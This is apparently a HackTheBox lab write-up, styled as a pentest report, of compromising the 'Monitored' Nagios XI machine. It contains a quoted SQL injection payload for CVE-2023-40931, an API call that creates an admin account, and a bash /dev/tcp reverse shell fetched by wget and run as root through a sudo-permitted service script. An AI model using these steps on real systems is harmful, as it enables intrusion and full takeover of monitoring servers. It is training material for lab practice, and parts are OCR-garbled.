```
[root@kali] - /home/kali/htb/active/monitored_2
# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://nagios.monitored.htb/nagiosxi/FUZZ -recursion -e *.txt,.php,.html,.bak,.jar,.war,.backup,_backup -fuzz 18
[{'/': '/'}, {'/': '/'}, {'/': '/'}]
v1.5.0-dev

:: Method : GET
:: URL   : https://nagios.monitored.htb/nagiosxi/FUZZ
:: Wordlist: FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Exceptions: *.txt .php .html .bak .jar .war .backup _backup
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 40
:: Matcher: 2024-02-11T10:45:00Z
:: Filter: Response status: 200,204,301,302,307,401,403,405,500
:: Filter: Response words: 18

login.php          [Status: 200, Size: 26575, Words: 5452, Lines: 467, Duration: 82ms]
suggest.php        [Status: 200, Size: 27, Words: 5, Lines: 1, Duration: 87ms]
views              [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 54ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/views/FUZZ

sounds             [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 53ms]
rr.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
terminal            [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 101ms]
.html               [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 49ms]
.php                [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 50ms]
                    [Status: 302, Size: 27, Words: 5, Lines: 1, Duration: 74ms]
```

T2T trying newly obtained svc credentials on login.php page.

The specified user account has been disabled or does not exist.

Username: svc
Password:

Login

Forgot your password?

Select Language:

Nagios Products

Nagios XI

Provides monitoring of all mission-critical systems, network protocols, systems management, and more to help you quickly identify and resolve problems before they impact your business.

T2T trying svc credentials on nagios path.

This site is asking you to sign in.

Username

Password

Cancel Sign in

monitored login: svc

monitored login: Password:

Login incorrect

Login timed out after 60 seconds.

Session closed.

T2T obtaining Nagios version information.

The screenshot shows the Nagios Core interface. In the center, there's a banner with the text "Nagios® Core™ Version 4.4.13 in Nagios XI". Below this, a red box highlights the text "Out of date software version". To the right of the banner, a link "Back to Nagios XI" is visible. On the left sidebar, under the "Current Status" section, there's a "Problems" category which includes "Services (Unhandled)", "Hosts (Unhandled)", and "Network Outages". At the bottom of the page, a copyright notice reads: "Copyright © 2010-2024 Nagios Core Development Team and Community Contributors. Copyright © 1999-2009 Ethan Galstad. See the THANKS file for more information on contributors." A small "Page Tour" link is located on the right side.

T2T showing second instance of proof for outdated Nagios version.


This screenshot shows the Nagios Core interface again. A red box highlights the "Tactical Status Overview" section at the top left, which displays the message "Nagios Core™ 4.4.13 · www.nagios.org · 2024-03-13 12:15:40 EST 2024". Below this, another red box highlights the text "Second proof of outdated software version number". The rest of the interface shows standard monitoring dashboards for hosts, services, and monitoring features.

T2T runs FFuf tool and then learns that it is only allowed to authenticate via POST.


```
(kali㉿kali)-[~/htb/active/monitored_2]
$ sudo ffuf -u "https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ" -w ~/TOOLS/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -r -recursion -fs 32
  _/\_ \_/\_ \_/\_
 / \ \ / \ \ / \ \ / \
 \ \ \ \ \ \ \ \ \ \ \ \ 
v1.5.0-dev

:: Method      : GET
:: URL         : https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ
:: Wordlist    : FUZZ: ~/home/kali/TOOLS/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects: true
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 32

license          [Status: 200, Size: 34, Words: 3, Lines: 2, Duration: 375ms]
%20              [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 48ms]
video games     [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 64ms]
authenticate    [Status: 200, Size: 53, Words: 7, Lines: 2, Duration: 1136ms]
4%20Color%2099%201T2 [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 1861ms]
cable tv        [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 52ms]
long distance   [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 54ms]
cell phones    [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 56ms]
nero 7          [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 449ms]
spyware doctor  [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 447ms]
Fall Out Boy - From Under The Cork Tree [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 54ms]
Michael Jackson - Thriller [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 58ms]
DVD Tools       [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 46ms]
:: Progress: [27513/87664] :: Job [1/1] :: 57 req/sec :: Duration: [0:13:42] :: Errors: 0 :: ■


```

T2T used the tool Burp Suite to POST to authenticate directory.



Request	Response
<pre>Pretty Raw Hex 1 [POST /nagiosxi/api/v1/authenticate HTTP/1.1] 2 Host: nagios.monitored.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Dnt: 1 8 Upgrade-Insecure-Requests: 1 9 Sec-Fetch-Dest: document 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-Site: none 12 Sec-Fetch-User: fl 13 Te: trailers 14 Connection: close 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 0 17 18</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Mon, 12 Feb 2024 19:11:15 GMT 3 Server: Apache/2.4.41.15e-pb2b 4 Access-Control-Allow-Origin: * 5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT 6 Content-Length: 49 7 Content-Type: application/json 8 9 10 {"error": "Must be valid username and password."} 11 12</pre>

T2T obtained AUTH token via Burp Suite

The screenshot shows a Burp Suite interface with two panes: Request and Response.

Request:

```

1 POST /nagiosxi/api/v1/authenticate HTTP/1.1
2 Host: nagios.monitored.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/html, application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Dnt: 1
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Connection: close
14 Content-Type: application/x-www-form-urlencoded
15 Content-Length: 38
16
17
18 username=svc&password=svc credentials obtained through snmp walk
  
```


Response:

```

1 HTTP/1.1 200 OK
2 Date: Mon, 12 Feb 2024 19:12:44 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Connection: close
8 Content-Type: application/json
9
10 {
11     "username": "svc",
12     "user_id": "2",
13     "auth": "...",
14     "valid_min": 5,
15     "valid_until": "Mon, 12 Feb 2024 14:17:44 -0500"
16 }
  
```

A red box highlights the password field in the request and the JSON response body. An arrow points from the password field to the JSON response body with the label "auth token obtained".

T2T trying to log in via AUTH token via URL manipulation.



T2T enumerating CVE-2023-40931

A screenshot of the CVE-2023-40931 page on the MITRE website (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-40931>).

The page includes the following sections:

- CVE-ID:** CVE-2023-40931
- Description:** A SQL injection vulnerability in Nagios XI from version 5.11.0 up to and including 5.11.1 allows authenticated attackers to execute arbitrary SQL commands via the ID parameter in the POST request to `nagiosxi/admin/banner_message-ajaxhelper.php`.
- References:**
 - Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.
 - MISC:<http://nagios.com>
 - MISC:<https://nugget24.com/blog/nagios-xi-vulnerabilities/>

CVE-2023-40931 proof of concept

 <https://www.oscp.se/2024/01/19/nagios-cve-2023-40931-poc/>

cademy HTB Forums Web Security Academ... CyberChef RevShell Generator Kali Bookmarks Privilege Escalation Walkthroughs

AND password = secret

There are several endpoints in the Nagios XI suite that are vulnerable to SQLi. However, the endpoint referred to in CVE-2023-40931 might be exploited by an unprivileged user.

Method:
POST

Endpoint:
`https://<domain>/nagiosxi/admin/banner_message-ajaxhelper.php`

Vulnerable parameter:
id

Database / dbms:
Maria db (mysql)

Body (encoded):
`action=acknowledge_banner_message&id=1%20OR%20%28select%20sleep%285%29%29&token=<token>`

It might also be possible to exploit without using the token parameter.

Body decoded:
`action=acknowledge_banner_message&id=1 OR (select sleep(5))`

If you host a service with Nagios XI and don't get a response to the HTTP request within 5 seconds, it's time to update!

T2T runs CVE using tool sqlmap

T2T obtains API keys via `sqlmap`

Admin and svc API Keys obtained		Hashed Passwords for Admin and svc	
user_id	email	enabled	password
api_enabled	last_edited	password	username
last_attempt	backend_ticket	last_edited_by	created_by
		login_attempts	last_login
1	nagiosadmin@nagios1	1	nagiosadmin
1	1701427551	0	0
2	svc@monitored.hbt	0	0
1	16997728200	1	1
1	1699634403	5	5

The command to add an admin user via API key to NagiosXI.

Unable to create AD users via API

Unable to create AD users via API
by hbouma » Fri Jul 27, 2018 2:18 pm

When attempting to create a group of AD users via the API, I get the following output:

```
{
"error": "Could not create user. Missing required fields.",
"missing": [
"password"
]
```

Command to add admin users via the API

The command we are sending is

```
CODE: SELECT ALL
xxxxxxxxxxxxxx&dateformat=1&number_format=1&auth_level=user&auth_server_id=xxxxxxxx&allow_local=0&ad_username=xxxxxx&email_i
```

If I add &password=XXXXXXXXXXXXXX anywhere after username, the account is created, but the user cannot log in with their AD account. Instead, a message is displayed that the password doesn't match the one in the database.

Am I missing something here? Does the API not allow for creation of AD users? I can use the same command to create users in Nagios XI without providing passwords.

We are running Nagios Fusion 4.1.1 on Red Hat 7 64bit.

Re: Unable to create AD users via API
by npolovenko » Mon Jul 30, 2018 4:01 pm

Hello, @hbouma. If the "auth_type" is set to "ad" the local password will be ignored unless you set allow_local to 1. In that case, if the LDAP fails you can use a local password instead. This makes me think that the password you're entering doesn't match the password in the LDAP database, or the password is using

T2T runs the curl -x POST command to create an admin user.

```
(kali㉿kali)-[~/htb/active/monitored_2]
└─$ sudo curl -s -XPOST "http://nagios.monitored.htb/nagiosxi/api/v2/system/user/apikey" -H "Content-Type: application/json" -d "username=admin&password=admin&email=admin@nagios.htb&name=admin2&auth_level=ad"
{"success":"User account admin was added successfully","user_id":6}
```

Administrator API key

Create user "admin" with password "admin" with admin rights

T2T changes the user password upon initial login and successfully authenticates as an admin user.

The screenshot shows the Nagios XI login page at <https://nagios.monitored.htb/nagiosxi/login.php?forcepasswordchange>. The user is logged in as "admin". A message in the center of the page says "Successfully logged in as \"admin\" user and prompted to change password. Changed to \"admin2\" for testing purposes." A red box highlights this message, and another red box highlights the "Showing as \"admin\" newly created user" text in the top right corner of the header. A third red box highlights the URL in the address bar, which shows "Showing different version number than /nagios directory".

T2T enumerates website and navigates to Core Configuration Manager (CCM)

The screenshot shows the Nagios XI Core Config Manager interface at <https://nagios.monitored.htb/nagiosxi/includes/components/ccm/xi-index.php>. The user is logged in as "admin". The left sidebar shows a navigation tree with "Core Config Manager" selected. The main panel displays "CCM Object Summary" with counts for Hosts (1), Services (12), Contacts (3), and Commands (148). A red box highlights the "Commands" link in the sidebar. Another red box highlights the "Enumeration of website led to Core Configuration Manager" text in the top right corner of the header. A third red box highlights the "Visibility of current commands, along with option to create new commands as admin level user" text in the bottom left of the main panel. A fourth red box highlights the "Recent Snapshots" table on the right side of the screen, which lists recent configuration snapshots with their dates and results.

T2T abusing admin privileges to create a new reverse shell command.

Logged in as admin user, and creating new command

Command Name	Command Line	Active	Actions	ID
check-host-alive	\$USER1@check_tcp -H \$HOSTADDRESS -w 3000.0:80% -o 5000.0:100% -g 5	Yes		3
check-host-alive-http	SUSER1@check_http -H \$HOSTADDRESS	Yes		4

T2T using the PING service to run a reverse shell command.

Selecting the PING service

Config Name	Service Description	Active	Status	Actions	ID
localhost	Current Load	Yes	Applied		5
localhost	Current Users	Yes	Applied		3
localhost	HTTP	Yes	Applied		9
localhost	Memory Usage	Yes	Applied		7
localhost	PING	Yes	Applied		1
localhost	Root Partition	Yes	Applied		2
localhost	SSH	Yes	Applied		8
localhost	Service Status - crond	Yes	Applied		12
localhost	Service Status - httpd	Yes	Applied		10
localhost	Service Status - mysqld	Yes	Applied		11
localhost	Swap Usage	Yes	Applied		6
localhost	Total Processes	Yes	Applied		4

T2T running netcat listener on own machine, showing connection to server as user nagios.

```
(kali㉿kali)-[~/htb/active/monitored_2]
$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.10.14.130] from (UNKNOWN) [10.129.42.175] 35576
```

T2T obtains user.txt information.

```
(kali㉿kali)-[~/htb/active/monitored_2]
└─$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.10.14.130] from (UNKNOWN) [10.129.42.175] 35576
python3 -c "import pty;pty.spawn('/bin/bash')"
nagios@monitored:~$ whoami
whoami
nagios
nagios@monitored:~$ cd /home
cd /home
nagios@monitored:/home$ ls
ls
nagios svc
nagios@monitored:/home$ cd nagios
cd nagios
nagios@monitored:~$ ls
ls
cookie.txt user.txt
nagios@monitored:~$ cat user.txt
cat user.txt
af66c2dda25106d27d133eb7dcbd0f15
nagios@monitored:~$ █
```

T2T runs sudo -l command to list root level privileges for user nagios.

```
nagios@monitored:~$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
  (root) NOPASSWD: /etc/init.d/nagios start
  (root) NOPASSWD: /etc/init.d/nagios stop
  (root) NOPASSWD: /etc/init.d/nagios restart
  (root) NOPASSWD: /etc/init.d/nagios reload
  (root) NOPASSWD: /etc/init.d/nagios status
  (root) NOPASSWD: /etc/init.d/nagios checkconfig
  (root) NOPASSWD: /etc/init.d/npcd start
  (root) NOPASSWD: /etc/init.d/npcd stop
  (root) NOPASSWD: /etc/init.d/npcd restart
  (root) NOPASSWD: /etc/init.d/npcd reload
  (root) NOPASSWD: /etc/init.d/npcd status
  (root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
  (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
  (root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/migrate/migrate.php *
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
  (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:~$
```

T2T navigates to npcd service.

```
nagios@monitored:~$ pwd
pwd
/home/nagios
nagios@monitored:~$ cd /usr/local/
cd /usr/local/
nagios@monitored:/usr/local$ ls
ls
bin games lib nagios nagvis nensis share
etc include man nagiosxi nrpd sbin src
nagios@monitored:/usr/local$ cd nagiosxi
cd nagiosxi
nagios@monitored:/usr/local/nagiosxi$ ls
ls
cron etc html nom scripts tmp tools var
nagios@monitored:/usr/local/nagiosxi$ cd scripts
cd scripts
nagios@monitored:/usr/local/nagiosxi/scripts$ ls
```

T2T stops and deletes the npcd service.

```
nagios@monitored:/usr/local/nagiosxi/scripts$ sudo ./manage_services.sh stop npcd
nagios@monitored:/usr/local/nagiosxi/scripts$ sudo ./manage_services.sh stop npcd
nagios@monitored:/usr/local/nagiosxi/scripts$ █
```

```
nagios@monitored:/usr/local/nagios/bin$ rm -r npcd
rm -r npcd
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios      ndo.so      npcdmod.o  nrpe-uninstall
nagiostats  ndo-startup-hash.sh  nrpe      nsca
nagios@monitored:/usr/local/nagios/bin$ █
```

T2T creates a bash reverse shell script on its own machine.

```
└─(kali㉿kali)-[~/htb/active/monitored_2]
└─$ sudo vim npcd

└─(kali㉿kali)-[~/htb/active/monitored_2]
└─$ cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.130/4444 0>&1
```

T2T uses the wget tool to download bash shell to target machine.

```
nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.130npcd
wget http://10.10.14.130npcd
-- 2024-02-12 15:46:22 -- http://10.10.14.130npcd
Connecting to 10.10.14.130:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 55 [application/octet-stream]
Saving to: 'npcd'

npcd          100%[=====→]      55  --.-KB/s   in 0s

2024-02-12 15:46:22 (9.49 MB/s) - 'npcd' saved [55/55]
```

T2T adds execution permission to a new shell script called npcd.

```
nagios@monitored:/usr/local/nagios/bin$ chmod +x npcd
chmod +x npcd
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
<local/nagiosxi/scripts/manage_services.sh start npcd
nagios@monitored:/usr/local/nagios/bin$ █
```

T2T runs netcat listener on its own machine after restarting the npcd service.

T2T then obtains root level permission.

```
[kali㉿kali)-[~/htb/active/monitored_2]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.130] from (UNKNOWN) [10.129.42.175] 53742
bash: cannot set terminal process group (20394): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:/# whoami
whoami
root
root@monitored:/# cd /root
cd /root
root@monitored:/root# ls
ls
root.txt
root@monitored:/root# cat root.txt
cat root.txt
9e104bb35042ceabc6702cd6126fe7e4
root@monitored:/root# █
```

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Nmap	Used for scanning ports on hosts.
snmpwalk	Used to scan the Simple Network Management Protocol for vulnerabilities.
curl	Used to enable data transfer over various network protocols.
netcat	Used as a listener function to confirm reverse shell execution.
wget	Used to transfer files from attacker machine to target machine.

Table A.1: Tools used during assessment.

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	HackTheBox
Primary Contact	James Shank Penetration Tester, Truck-2-Tech

Contact Information

Name	Truck-2-Tech
Address	1001 Fake Street, Gotham, NY 11201
Phone	555-867-5309
Email	T2T@email.com